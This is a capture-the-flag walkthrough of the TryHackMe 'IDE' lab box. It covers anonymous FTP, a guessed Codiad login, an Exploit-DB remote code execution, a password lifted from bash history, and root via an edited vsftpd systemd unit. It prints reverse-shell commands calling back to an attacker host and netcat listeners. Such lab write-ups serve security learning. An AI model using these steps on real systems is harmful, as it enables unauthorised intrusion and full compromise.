

# IDE

*By Praveen Kumar Sharma*

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For me IP of the machine is : 10.10.167.47

Lets try pinging it

```
ping 10.10.167.47 -c 5
```

```
PING 10.10.167.47 (10.10.167.47) 56(84) bytes of data.  
64 bytes from 10.10.167.47: icmp_seq=1 ttl=60 time=165 ms  
64 bytes from 10.10.167.47: icmp_seq=2 ttl=60 time=226 ms  
64 bytes from 10.10.167.47: icmp_seq=3 ttl=60 time=250 ms  
64 bytes from 10.10.167.47: icmp_seq=4 ttl=60 time=156 ms  
64 bytes from 10.10.167.47: icmp_seq=5 ttl=60 time=173 ms
```

```
--- 10.10.167.47 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4004ms  
rtt min/avg/max/mdev = 156.064/193.945/250.253/37.289 ms
```

Alright lets do some port scanning

---

## Port Scanning :

### All Port Scan

```
rustscan -a 10.10.167.47 --ulimit 5000
```



```
80/tcp open http syn-ack
62337/tcp open unknown syn-ack
```

Lets do an aggressive scan on these

## Aggressive Scan :

```
nmap -sC -sV -A -T5 -Ph -n -p 21,22,80,62337 10.10.167.47 -o
aggressivScan.txt
```

```
nmap -sC -sV -A -T5 -Ph -n -p 21,22,80,62337 10.10.167.47 -o aggressivScan.txt
Starting Nmap 7.70 ( https://nmap.org/ ) at 2024-07-08 18:31:13
Nmap scan report for 10.10.167.47
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.17.94.2
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:be:d3:3c:e8:76:81:ef:47:7e:d0:43:d4:28:14:28 (RSA)
|   256 a8:82:e9:61:e4:bb:61:af:9f:3a:19:3b:64:bc:de:87 (ECDSA)
|_  256 24:46:75:a7:63:39:b6:3c:e9:f1:fc:a4:13:51:63:20 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
62337/tcp open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Codiad 2.8.4
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
Nmap done: 1 IP address (1 host up) scanned in 19.43 seconds
```

```

PORT STATE SERVICE VERSION
21/tcp open  ftp vsftpd 3.0.3
|ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:10.17.94.2
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 e2:be:d3:3c:e8:76:81:ef:47:7e:d0:43:d4:28:14:28 (RSA)
| 256 a8:82:e9:61:e4:bb:61:af:9f:3a:19:3b:64:bc:de:87 (ECDSA)
| 256 24:46:75:a7:63:39:b6:3c:e9:f1:fc:a4:13:51:63:20 (ED25519)
80/tcp open  http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
62337/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Codiad 2.8.4
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

One thing here is this Codiad 2.8.4 here on port 62337 might have to keep an eye on this

Alright moving forward do some directory fuzzing on both 80 and 62337  
lets do some ftp enumeration first

---

## FTP Enumeration :

So the nmap showed that anonymous login is possible on this one

```
ftp 10.10.167.47
Connected to 10.10.167.47.
220 (vsFTPd 3.0.3)
Name (10.10.167.47:pks): anonymous
\331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> █
```

So we can login but nothing here tho but lets just try a long listing just in case we have something here

```
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x   3 0          114          4096 Jun 18  2021 .
drwxr-xr-x   3 0          114          4096 Jun 18  2021 ..
drwxr-xr-x   2 0           0          4096 Jun 18  2021 ...
226 Directory send OK.
ftp> █
```

Lets see the triple dot here

```
ftp> cd ...
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--   1 0           0          151 Jun 18  2021 -
226 Directory send OK.
ftp> █
```

Alright lets get this file on our system now

```
ftp> get ./-  
200 PORT command successful. Consider using PASV.  
150 Opening BINARY mode data connection for ./- (151 bytes).  
226 Transfer complete.  
151 bytes received in 0.00144 seconds (102 kbytes/s)  
ftp> █
```

Lets read this now

```
cat ./-  
Hey john,  
I have reset the password as you have asked. Please use the default password to login.  
Also, please take care of the image file ;)  
- drac.
```

No indication of a password i assume it should be easier to brute force

Moving on lets do directory fuzzing

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## Directory Fuzzing :

### Port 80

```
feroxbuster --url http://10.10.167.47 -t 200 -w  
/usr/share/wordlists/dirb/common.txt
```

```
feroxbuster --url http://10.10.167.47 -t 200 -w /usr/share/wordlists/dirb/common.txt
```

```
--  
|_| |_| |_) |_) |_/ \   _/_\ \|_||_\ \|_  
|_| |_| |\ \|_\ \|_, _\_/\_/_|\_|_\|_  
  
by Ben "epi" Risher 🐼 ver: 2.10.4
```

🎯 Target Url	http://10.10.167.47
🧵 Threads	200
📄 Wordlist	/usr/share/wordlists/dirb/common.txt
💡 Status Codes	All Status Codes!
⌚ Timeout (secs)	7
👤 User-Agent	feroxybuster/2.10.4
🔗 Config File	/home/pks/.config/feroxybuster/feroxy-config.toml
🔍 Extract Links	true
🏁 HTTP methods	[GET]
🔄 Recursion Depth	4

```
🚩 Press [ENTER] to use the Scan Management Menu™
```


```
403 GET 9L 28W 277c Auto-filtering found 404-like response and cr  
404 GET 9L 31W 274c Auto-filtering found 404-like response and cr  
200 GET 15L 74W 6147c http://10.10.167.47/icons/ubuntu-logo.png  
200 GET 375L 964W 10918c http://10.10.167.47/  
200 GET 375L 964W 10918c http://10.10.167.47/index.html  
[#####] - 16s 4619/4619 0s found:3 errors:147  
[#####] - 15s 4614/4614 303/s http://10.10.167.47/
```

```
Nothing here tho lets try on port 62337
```


## Port 62337







Lets check port 62337 too




A login page lets try some obvious one like `john:john` or `john:password`  
Somehow `john:password` worked

### ✎ Webpage creds

Username : john

Password : password

Logging in :



The screenshot shows a web browser window with the address bar displaying `http://10.10.167.47:62337`. The browser's 'Explore' sidebar on the left shows a file tree for a project named 'CloudCall', containing files `client.py`, `server.py`, `videofeed.py`, and `videosocket.py`. The main editor area displays the contents of `codiad_projects/client.py`. The code is a Python script that defines a `Client` class. It imports `socket`, `videosocket`, and `StringIO` from the `videofeed` module. The `__init__` method initializes a client socket, connects it to `10.3.42.55` on port `6000`, and sets up a `VideoFeed` object. The `connect` method enters a loop where it receives frames from the video feed and sends them to the client socket. It also checks for specific data ('Q' or 'q') and sends a response. The script ends with a `__main__` block that creates a `Client` instance.

```
1  #!/usr/bin/python
2  import socket, videosocket
3  import StringIO
4  from videofeed import VideoFeed
5
6  class Client:
7      def __init__(self):
8          self.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9          self.client_socket.connect(("10.3.42.55", 6000))
10         self.vsock = videosocket.videosocket (self.client_socket)
11         self.videofeed = VideoFeed(1,"client",1)
12         self.data=StringIO.StringIO()
13
14     def connect(self):
15         while True:
16             frame=self.videofeed.get_frame()
17             self.vsock.vsend(frame)
18             frame = self.vsock.vreceive()
19             self.videofeed.set_frame(frame)
20
21         #         print "RECIEVED:" , frame
22         """if (data <> 'Q' and data <> 'q'):
23             self.client_socket.send(data)
24         else:
25             self.client_socket.send(data)
26             self.client_socket.close()
27         break;
28         """
29
30 if __name__ == "__main__":
31     client = Client()
```

Lets find some exploit now for this as we saw this is Codiad 2.8.4

## Gaining Access :

So i searched for Codiad 2.8.4 and found this : <https://www.exploit-db.com/exploits/49705>

## Codiad 2.8.4 - Remote Code Execution (Authenticated)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49705	2018-14009	WANGYIHANG	WEBAPPS	MULTIPLE	2021-03-23

EDB Verified: ✓

Exploit: 5 / {}

Vulnerable App:



Perfect lets try this

```
nvim exploit.py
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/IDE git:(main)±1
python3 exploit.py http://10.10.167.47:62337/ john password 10.17.94.2 9001 linux
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.17.94.2/9002 0>&1 2>&1"' | nc -lnvp 9001
nc -lnvp 9002
[+] Please confirm that you have done the two command above [y/n]
[Y/n] █
```

Alright let put in those two command in two separate terminal windows

```
echo 'bash -c "bash -i >/dev/tcp/10.17.94.2/9002 0>&1 2>&1"' | nc -lnvp 9001
Listening on 0.0.0.0 9001
█
```

```
nc -lnvp 9002
Listening on 0.0.0.0 9002
█
```

Lets move forward in the script now

```
python3 exploit.py http://10.10.167.47:62337/ john password 10.17.94.2 9001 linux
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.17.94.2/9002 0>&1 2>&1"' | nc -lnvp 9001
nc -lnvp 9002
[+] Please confirm that you have done the two command above [y/n]
[Y/n] y
[+] Starting...
[+] Login Content : {"status":"success","data":{"username":"john"}}
[+] Login success!
[+] Getting writeable path...
[+] Path Content : {"status":"success","data":{"name":"CloudCall","path":"/var/www/html/codiad_projects"}}
[+] Writeable Path : /var/www/html/codiad_projects
[+] Sending payload...
█
```

And we get our shell

```
nc -lnvp 9002

Listening on 0.0.0.0 9002
Connection received on 10.10.167.47 59032
bash: cannot set terminal process group (872): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ide:/var/www/html/codiad/components/filemanager$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ide:/var/www/html/codiad/components/filemanager$
```

Lets upgrade this

```
www-data@ide:/var/www/html/codiad/components/filemanager$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<er$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ide:/var/www/html/codiad/components/filemanager$ ^Z
[1]  + 18162 suspended  nc -lnvp 9002

~/Documents/Notes/Hands-on-Hacking/TryHackMe/IDE git:(main)±1
stty raw -echo; fg
[1]  + 18162 continued  nc -lnvp 9002

www-data@ide:/var/www/html/codiad/components/filemanager$ export TERM=xterm
www-data@ide:/var/www/html/codiad/components/filemanager$
```

---

## Lateral PrivEsc

So this the user on the machine

```
www-data@ide:/var/www/html/codiad/components/filemanager$ cd /home
www-data@ide:/home$ ls
drac
www-data@ide:/home$
```


Lets go in his home directory to see what we can read

```
www-data@ide:/home/drac$ ls -al
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4 2021 .
drwxr-xr-x 3 root root 4096 Jun 17 2021 ..
-rw----- 1 drac drac  49 Jun 18 2021 .Xauthority
-rw-r--r-- 1 drac drac  36 Jul 11 2021 .bash_history
-rw-r--r-- 1 drac drac 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11 2021 .bashrc
drwx----- 4 drac drac 4096 Jun 18 2021 .cache
drwxr-x--- 3 drac drac 4096 Jun 18 2021 .config
drwx----- 4 drac drac 4096 Jun 18 2021 .gnupg
drwx----- 3 drac drac 4096 Jun 18 2021 .local
-rw-r--r-- 1 drac drac 807 Apr  4 2018 .profile
-rw-r--r-- 1 drac drac   0 Jun 17 2021 .sudo_as_admin_successful
-rw----- 1 drac drac 557 Jun 18 2021 .xsession-errors
-r----- 1 drac drac  33 Jun 18 2021 user.txt
www-data@ide:/home/drac$
```

Lets read .bash\_history cuz we can

```
www-data@ide:/home/drac$ cat .bash_history
mysql -u drac -p 'Th3dRaCULa1sR3aL'
www-data@ide:/home/drac$
```

So mysql is not present on this machine so im gonna assume this is drac password

 Ssh creds

Username : drac

Password : Th3dRaCULa1sR3aL

Lets SSH in now

```
drac@ide ~ (0.189s)
id
uid=1000(drac) gid=1000(drac) groups=1000(drac),24(cdrom),27(sudo),30(dip),46(plugdev)

drac@ide ~
|
```

There we go here is ur user.txt

```
drac@ide ~ (5.244s)
ls -al
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4 2021 .
drwxr-xr-x 3 root root 4096 Jun 17 2021 ..
-rw-r--r-- 1 drac drac  36 Jul 11 2021 .bash_history
-rw-r--r-- 1 drac drac  220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11 2021 .bashrc
drwx----- 4 drac drac 4096 Jun 18 2021 .cache
drwxr-x--- 3 drac drac 4096 Jun 18 2021 .config
drwx----- 4 drac drac 4096 Jun 18 2021 .gnupg
drwx----- 3 drac drac 4096 Jun 18 2021 .local
-rw-r--r-- 1 drac drac  807 Apr  4 2018 .profile
-rw-r--r-- 1 drac drac    0 Jun 17 2021 .sudo_as_admin_successful
-r----- 1 drac drac   33 Jun 18 2021 user.txt
-rw----- 1 drac drac   49 Jun 18 2021 .Xauthority
-rw----- 1 drac drac  557 Jun 18 2021 .xsession-errors
```

---

## Vertical PrivEsc

So lets check the sudo permission on this

```
drac@ide ~ (5.244s)
sudo -l

[sudo] password for drac:
Matching Defaults entries for drac on ide:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
```

So this should be fairly easy we just need to edit the vsftpd.service  
let check the permission on it

```
drac@ide ~ (0.174s)
ls -al /lib/systemd/system/vsftpd.service
-rw-rw-r-- 1 root drac 248 Aug  4 2021 /lib/systemd/system/vsftpd.service
```

Lets edit to this add a revshell in there to get as root

```
[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.17.94.2/9003 0>&1'
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=-/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target
~
```

Alright start save this and start a listener

```
nc -lnvp 9003

Listening on 0.0.0.0 9003
```

Now run that command we can with sudo

```
drac@ide ~ (1m 37.17s)
vim /lib/systemd/system/vsftpd.service

drac@ide ~ (0.252s)
sudo /usr/sbin/service vsftpd restart
Warning: The unit file, source configuration file or drop-ins of vsftpd.service changed on disk. Run 'systemctl daemon-reload' to reload units.
```

This is normal just put in the command it suggests

```
drac@ide ~ (8.46s)
systemctl daemon-reload

==== AUTHENTICATING FOR org.freedesktop.systemd1.reload-daemon ===
Authentication is required to reload the systemd state.
Authenticating as: drac
Password:
==== AUTHENTICATION COMPLETE ===
```

Now lets run the command again

```
drac@ide ~ (0.196s)
sudo /usr/sbin/service vsftpd restart

drac@ide ~
```

Nothing should happen here and u should get your revshell here

```
nc -lnvp 9003

Listening on 0.0.0.0 9003
Connection received on 10.10.167.47 35794
bash: cannot set terminal process group (3886): Inappropriate ioctl for device
bash: no job control in this shell
root@ide:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ide:/#
```

Here is your root.txt



```
root@ide:/# ls -al /root
ls -al /root
total 40
drwx----- 6 root root 4096 Jun 18 2021 .
drwxr-xr-x 24 root root 4096 Jul  9 2021 ..
lrwxrwxrwx 1 root root    9 Jun 18 2021 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Apr  9 2018 .bashrc
drwx----- 2 root root 4096 Jun 18 2021 .cache
drwx----- 3 root root 4096 Jun 18 2021 .gnupg
drwxr-xr-x 3 root root 4096 Jun 18 2021 .local
-rw-r--r-- 1 root root  148 Aug 17 2015 .profile
-r----- 1 root root   33 Jun 18 2021 root.txt
-rw-r--r-- 1 root root   66 Jun 18 2021 .selected_editor
drwx----- 2 root root 4096 Jun 17 2021 .ssh
root@ide:/#
```

Thanks for reading :)